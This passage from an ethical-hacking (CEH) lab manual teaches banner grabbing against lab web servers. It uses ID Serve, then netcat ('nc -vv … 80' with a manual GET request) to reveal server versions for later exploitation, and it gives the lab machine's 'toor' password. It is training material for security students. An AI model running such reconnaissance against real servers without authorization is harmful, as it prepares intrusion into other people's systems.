
Pen testers must be familiar with banner grabbing techniques to monitor servers and ensure compliance and appropriate security updates. This technique also helps in locating rogue servers or determining the role of servers within a network. This lab manual helps understand and learn the banner grabbing technique using ID Serve, which allows an attacker to determine a remote target system.

ID Serve is a simple Internet server identification utility. Following is a list of its capabilities:


- HTTP server identification
- Non-HTTP server identification

Module 13 – Hacking Web Servers

- Reverse DNS lookup
- 1. In the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve** and double-click **idserve.exe**.
- 2. The main window of **ID Serve** appears. By default, the **Server Query** tab appears.



- 3. For option 1, in the **Enter or copy/paste an Internet server URL or IP address** section, enter the URL (**<http://www.certifiedhacker.com>**) you want to footprint.
- 4. Click **Query the Server** to start querying the website.
- 5. After the completion of the query, ID Serve displays the results of the entered website, as shown in the screenshot.



6. After obtaining this information, the attacker may perform a vulnerability analysis on that particular version of the web server and implement various techniques to perform exploitation.
7. Click **Exit** to close the application. Close all open windows.
8. Turn off the **Windows 11** virtual machine.

Task 5: Footprint a Web Server using Netcat and Telnet

Netcat

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable “back-end” tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

Telnet

Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet. The primary security problems with Telnet are the following:

- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon from the menu bar to launch the terminal.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
6. In the terminal window, type **nc -vv www.moviescope.com 80** and press **Enter**.
7. Once you hit **Enter**, the netcat will display the hosting information of the provided domain, as shown in the screenshot.
8. Now, type **GET / HTTP/1.0** and press **Enter** twice.
9. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

```

